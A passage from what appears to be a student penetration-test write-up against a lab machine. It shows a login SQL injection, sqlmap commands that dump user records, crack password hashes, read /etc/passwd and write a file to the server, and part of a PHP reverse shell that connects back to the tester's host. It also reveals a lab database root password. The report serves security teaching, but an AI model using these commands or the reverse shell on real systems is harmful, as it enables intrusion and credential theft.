



Figure 14 (phpMyAdmin home page)

With this, the tester tried some common default credentials with username and password values as **root: root**, **admin: admin**, and even blank passwords but nothing worked.

If any of these attempts were successful logins, then the tester would have grants to full database access, allowing **SQL injection, data exfiltration, or even remote code execution** via SQL queries, but unfortunately, that did not work.

B. Version and Changelog Files (/phpMyAdmin/Changelog, /phpMyAdmin/changelog)

- **Status Code:** 200 OK
- **Significance:** Reveals the **phpMyAdmin version**, which was cross-referenced with known vulnerabilities. By researching, the tester discovered that indeed the version is vulnerable to SQL injection and Local File Inclusion according to CVE-2011-2719 (National Vulnerability Database, 2011)



phpMyAdmin - ChangeLog

phpMyAdmin - ChangeLog

```
$Id: ChangeLog 12110 2008-12-09 17:22:43Z lem9 $  
$HeadURL: https://phpmyadmin.svn.sourceforge.net/svnroot/phpmyadmin/trunk/phpMyAdmin/ChangeLog $  
  
3.1.1.0 (2008-12-09)  
- patch #2242765 [core] Navi panel server links wrong,  
  thanks to Martin Stricker  
- bug #2186823 [core] bad session.save_path not detected  
- bug #2202709 [core] Re-login causes PMA to forget current table name  
- bug #2280904 [export] do not include view name in export  
- RFE #1688975 [display] enable copying of auto increment by default  
- bug #2355753 [core] do not bail out creating session on any PHP warning  
- bug #2355925 [display] properly update tooltips in navigation frame  
- bug #2355923 [core] do not use ctype if it is not available  
- bug #2356433 [display] HeaderFlipType "fake" problems,  
  thanks to Michal Biniek  
- bug #2363919 [display] Incorrect size for view  
- bug #2121287 [display] Drop-down menu blinking in FF  
+ [lang] Catalan update, thanks to Xavier Navarro  
+ [lang] Finnish update, thanks to Jouni Kahkonen  
- [core] Avoid error with BLOBstreaming support requiring SUPER privilege  
- [security] possible XSRF on several pages
```

Figure 15 (changelog page)

The vulnerability will be explored under the gaining access section of the report.

C. Configuration and Setup Directories (*/phpMyAdmin/setup/*)

- **Status Code:** 200 OK (if accessible)
- **Significance:** The */setup/* directory may contain **configuration scripts** that could leak credentials or allow unauthorized changes.

When the tester navigated to the (*/phpMyAdmin/setup*) page, the screen below was shown:




Figure 16 (configuration page)

This is interesting because it shows the warning and stack trace of when the tester tried to log in using the admin email and random passwords during the scanning and mapping phase. The tester did additional research, and according to (Neusesser, 2023), web pages displaying error messages might be susceptible to vulnerabilities such as **Path Traversal**, **SQL Injection**, and **File Inclusion**. These confirm the vulnerability discovered on the phpMyAdmin version and these potential risks will be explored in trying to gain access in next section of the report.

8. Gaining Access.

This pen-testing phase focuses on exploiting the vulnerabilities identified during the previous stages and using them to obtain access to the target.

The idea here was to find ways to obtain access to the system. From the enumeration stage above, the stack trace on the **myPhpAdmin/setup** implies the system may be vulnerable to SQL injection. Hence, the tester returned to the login page, and tried the infamous **UNION SELECT** SQL injection. This approach is frequently used by penetration testers and attackers to manipulate SQL queries and extract sensitive information from a database.

The UNION SELECT technique works by injecting a crafted SQL statement into an input field (like a username or password box in this case), with the goal of combining the results of two queries into a single result set. If the application fails to properly sanitize or validate user input, the injected UNION SELECT query can trick the database into revealing additional data — often from unrelated tables.

With this, I tried the query **redin' OR 1=1-- -** and a random password “12” as seen below:




Figure 17 shows a web application login page. The page has a title "Login" and a message "Your browser must allow cookies in order to log in." Below the message is a form with two input fields. The first field is labeled "Email Address:" and contains the text "redin' OR 1=1 -- -". The second field is labeled "Password:" and contains three dots. To the right of the password field is a "Login" button.

Figure 17 (SQL injection)

The confirmed the suspicious of the SQL injection vulnerability as it showed the results below:




Figure 18 (result of injection)

However, after this, nothing else happened. The tester tried refreshing the page but that did not work either.

To assess the login page for SQL injection vulnerabilities, the tool **sqlmap** was utilized with the following command:

Table 7 (sqlmap discovery)

```
sqlmap -u http://172.16.4.2/login.php --  
data="email=redin&pass=a&submit=Login&submitted=TRUE"
```



```

[16:37:03] [INFO] POST parameter 'email' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[16:37:03] [INFO] testing 'MySQL inline queries'
[16:37:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[16:37:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[16:37:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[16:37:03] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[16:37:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[16:37:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[16:37:03] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[16:37:13] [INFO] POST parameter 'email' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:37:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:37:13] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[16:37:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:37:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[16:37:13] [INFO] target URL appears to have 8 columns in query
[16:37:13] [INFO] POST parameter 'email' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[16:37:13] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cooki

```

Figure 20 (sqlmap email-vulnerability)

Additionally, **sqlmap** identified that the server set its own cookies ('PHPSESSID') and the target was protected by some kind of WAF/IPS (Web Application Firewall/Intrusion Prevention System), which necessitates the stealthiness in carrying out the pen-testing to avoid leaving traces behind.

Credential Extraction.

After confirming the SQL injection vulnerability, the tester proceeded to enumerate the database structure:

1. The sqlmap tool automatically extended its testing range when it detected UNION query injection was possible
2. The 'ORDER BY' technique was used to efficiently determine the number of columns (8) in the query
3. Afterwards, it fetched the data corresponding to each column which showed the **email, first_name, last_name, password hashes** and more as shown below:

```

[16:42:56] [INFO] fetching columns for table 'users' in database 'ch16'
[16:42:57] [INFO] retrieved: 'user_id','int(10) unsigned'
[16:42:57] [INFO] retrieved: 'first_name','varchar(20)'
[16:42:57] [INFO] retrieved: 'last_name','varchar(40)'
[16:42:57] [INFO] retrieved: 'email','varchar(80)'
[16:42:57] [INFO] retrieved: 'pass','char(40)'
[16:42:57] [INFO] retrieved: 'user_level','tinyint(1) unsigned'
[16:42:57] [INFO] retrieved: 'active','char(32)'
[16:42:57] [INFO] retrieved: 'registration_date','datetime'
[16:42:57] [INFO] fetching entries for table 'users' in database 'ch16'
[16:42:57] [INFO] retrieved: '1','admin@isints.com','Dan','Privett','c2c4b4e51d9e23c02c15702c136c3e950ba ...
[16:42:57] [INFO] retrieved: '9b11d9d8bb09b5a52f632c906fc54060','redin@gmail.com','redin','redin','7288e ...
[16:42:57] [INFO] retrieved: '1eea51106e7edfc46812a8359ab531e4','abdu1rb3@lsbu.ac.uk','redin','redin','7 ...
[16:42:57] [INFO] retrieved: '520c1e802dc8308b1817cb09ce7bed00','baheraldin20@gmail.com','redin','redin' ...
[16:42:57] [INFO] retrieved: 'be451bc592820812616c72ba727e366c','redin23@gmail.com','baredin','abdul','e ...
[16:42:57] [INFO] retrieved: '3714896412913a17b966916789b9d7bb','sup@gmail.com','sup','sup','e7e971e55af ...
[16:42:57] [INFO] retrieved: 'f41a5f52dfd6b77d5773b27b84835409','test@gmail.com','test','test','a94a8fe5 ...
[16:42:57] [INFO] retrieved: '2fb0392d4912ad4f0b9d31b460ad2966','ben@gmail.com','ben','ben','e7e971e55af ...
[16:42:57] [INFO] retrieved: 'aa684804382c04cfa42dab83b688dc6c','redin@yahoo.com','Redin','Redin','e7e97 ...

```

Figure 21 (result after sqlmap)

It then retrieved a user table containing **hashed passwords**, as shown in the output

user_id	pass	last_name	first_name	user_level	registration_date	email	active
1	c2c4b4e51d9e23c02c15702c136c3e950ba9a4af	Privett	Dan	0	2011-05-07 17:27:01	admin@isints.com	NULL
2	7288edd0fc3ffcb93a0cf06e3568e28521687bc (test123)	redin	redin	0	2025-04-10 16:37:45	redin@gmail.com	9b11d9d8bb09b5a52f632c906fc54060

Figure 22 (tabular user presentation)

Sqlmap then provided the option to store the hashes and attempt to crack them using its own wordlist (/usr/share/sqlmap/data/txt/wordlist.tx_) for **dictionary-based attack** as seen below:

```

[16:42:57] [INFO] retrieved: '1eea51106e7edfc46812a8359ab531e4','abdu1rb3@lsbu.ac.uk','redin','redin','7 ...
[16:42:57] [INFO] recognized possible password hashes in columns 'active, pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/n] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:45:55] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[16:46:08] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[16:46:22] [INFO] starting dictionary-based cracking (sha1_generic_passwd)

```

Figure 23 (dictionary attack)

After running the dictionary attack, the hash type was auto detected as **SHA1 (sha1_generic_passwd)**. This process successfully recovered plaintext credentials of user password from the database as seen below:

```
[16:46:22] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[16:46:22] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[16:46:45] [INFO] cracked password 'kali' for hash 'e7e971e55af10f713238780785ec5e63720509f0'
[16:46:51] [INFO] cracked password 'password123' for hash 'cbfdac6008f9cab4083784cbd1874f76618d2a97'
[16:46:57] [INFO] cracked password 'test' for hash 'a94a8fe5ccb19ba61c4c0873d391e987982fbbd3'
```

Figure 24 (password crack)

However, these are the password credentials the tester used when testing the “register” page under scanning and mapping. The actual password for the email admin@isints.com was not revealed.

After this, the tester further explored the extent of the exploitability using **sqlmap**. The goal now was to determine whether the web application allowed **Local File Inclusion (LFI)** through the database engine, specifically leveraging MySQL's capability to read local files using the command below:

Table 8 (extrating /etc/passwd)

```
sqlmap -u 172.16.4.2/login.php --
data="email=redin&pass=a&submit=Login&submitted=TRUE" --file-read
/etc/passwd
```

This command instructs **sqlmap** to exploit the injectable parameter (`email`) and attempt to read the `/etc/passwd` file from the underlying server filesystem. The file was successfully retrieved and its contents dumped into my local file.

```
(baredina63@kali) - [/home/kali]
$ sqlmap -u 172.16.4.2/login.php --data="email=redin&pass=a&submit=Login&submitted=TRUE" --file-read /etc/passwd
```

Figure 25(extracting /etc/passwd)

```
files saved to [1]:
[*] /home/baredina63/.local/share/sqlmap/output/172.16.4.2/files/_etc_passwd (same file)
[16:29:11] [INFO] fetched data logged to text files under '/home/baredina63/.local/share/sqlmap/output/172.16.4.2'
```

Figure 26 (extracted file)

For more context, the `/etc/passwd` file is an important component of UNIX-like operating systems, including Linux distributions. It contains essential information about all user accounts on the system (Gite, 2025). Although it does **not contain actual password**

hashes anymore (these are typically stored in `/etc/shadow`), it still provides valuable intel for attackers, such as **userID and groupID , username, User's home directory and Default shell.**

To see the content of the file, the tester used the **cat** command, and the result is shown below:

```
(baredina63@kali) - [/home/kali]
$ cat /home/baredina63/.local/share/sqlmap/output/172.16.4.2/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:0:0:MySQL Server,,,:/root:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:104:110::/var/lib/landscape:/bin/false
dan:x:1000:1000:Dan Privett,,,:/home/dan:/bin/bash
```


Figure 27 (`/etc/passwd` content)

Following the successful retrieval of the `/etc/passwd` file via SQL Injection and file read (`--file-read`), the tester began analysing user accounts present on the target system. Notably, the presence of standard Linux users (such as `root`, `www-data`, `admin`, etc.) suggested that privilege escalation could be possible with further access.

To proceed with gaining an interactive shell on the victim machine, the tester deployed a **PHP reverse shell** payload using a well-known and trusted script from **Pentestmonkey**.

The pentestmonkey reverse shell is a widely used PHP script designed for penetration testing purposes (DuckWrites, 2025). It provides an easy and effective way to get a **reverse shell connection** from a web server back to a listener on the attacker's machine.


To do this, the tester created a file and named it **php-reverse-shell.php**, the vim text editor was then used to edit the file as seen below:



```
(baredina63@kali)~  
$ touch php-reverse-shell.php  
  
(baredina63@kali)~  
$ vim php-reverse-shell.php
```

Figure 28 (creating and update file)

The tester then copied and pasted the script from pentestmonkey and changed the ip to kali's machine.



```
baredina63@kali: ~  
File Actions Edit View Help  
<?php  
set_time_limit(0);  
$version = "1.0";  
$ip = '172.16.4.4';  
$port = 1234;  
$chunck_size = 1400;  
$daemon = 0;  
$shell = 'uname -a; w; id; /bin/sh i';  
$debug = 0;  
  
if(function_exists('pcntl_fork')){  
    $pid = pcntl_fork();  
  
    if($pid == -1){exit(1)}  
  
    if ($pid){  
        exit(0)  
    }  
}
```

Figure 29 (pentestmonkey script)

With this being done, the tester executed a similar command which was used to read the **/etc/passwd** file, but now, instead of reading, it was writing to it from the tester local machine to the target's php server (**172.16.4.3/var/www/rev.php**). This was done using

the command below:


Table 9 (uploading reverse-script)

```
sqlmap -u 172.16.4.2/login.php --  
data="email=redin&pass=a&submit=Login&submitted=TRUE" --file-write .  
/php-reverse-shell.php -file-dest 172.16.4.2/var/www/rev.php
```

after successfully executing the PHP reverse shell and gaining a foothold on the target system, the shell session provided access to several files and directories typically accessible to the web server user (www-data). The next logical step in post-exploitation was file enumeration — exploring the web root and configuration directories for potential misconfigurations or credential leaks.

File Enumeration & Discovery

While exploring the directory structure, the tester navigated into the web application's root directory (e.g., /var/www/html) and executed the ls command to list visible files. Among them, I discovered a file named **mysqli_connect.php**.



```
261633 drwxr-xr-x 16 root root 4096 May 7 2011 .  
2 drwxr-xr-x 21 root root 4096 Aug 11 17:23 ..  
261794 drwxr-xr-x 2 root root 4096 Apr 21 2011 backups  
261640 drwxr-xr-x 8 root root 4096 May 7 2011 cache  
263788 drwxrwxrwt 2 root root 4096 May 7 2011 crash  
264183 -rw-r--r-- 1 root root 177 May 7 2011 index.html  
261636 drwxr-xr-x 34 root root 4096 May 7 2011 lib  
261797 drwxrwsr-x 2 root staff 4096 Apr 21 2011 local  
6430 drwxrwxrwt 4 root root 80 Aug 11 14:35 lock  
261798 drwxr-xr-x 11 root root 4096 Aug 11 14:34 log  
261855 drwxrwsr-x 2 root mail 4096 May 7 2011 mail  
261755 -rw-r--r-- 1 root root 520 May 7 2011 mysqli_connect.php  
261854 drwxr-xr-x 2 root root 4096 May 7 2011 opt  
6417 drwxr-xr-x 10 root root 420 Aug 11 17:27 run  
261799 drwxr-xr-x 4 root root 4096 May 7 2011 spool
```

Figure 30 (mysqli_connect)

The **mysqli_connect.php** file is typically a database connection script used in PHP applications to establish a connection between the web application and a MySQL or MariaDB database using the mysqli (MySQL Improved) extension (Ray, 2024).

To inspect the contents of **mysqli_connect.php**, I used the cat command inside the reverse shell:

```
$ cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:
```

Figure 31 (password found!)

This command revealed the hardcoded database login credentials, including the **root password:** as **root@ISIntS**.

To verify this, the tester opened the pWnOS in the network and entered the credentials: with username as root and password as **root@ISIntS**. Which successfully logged in as seen below:

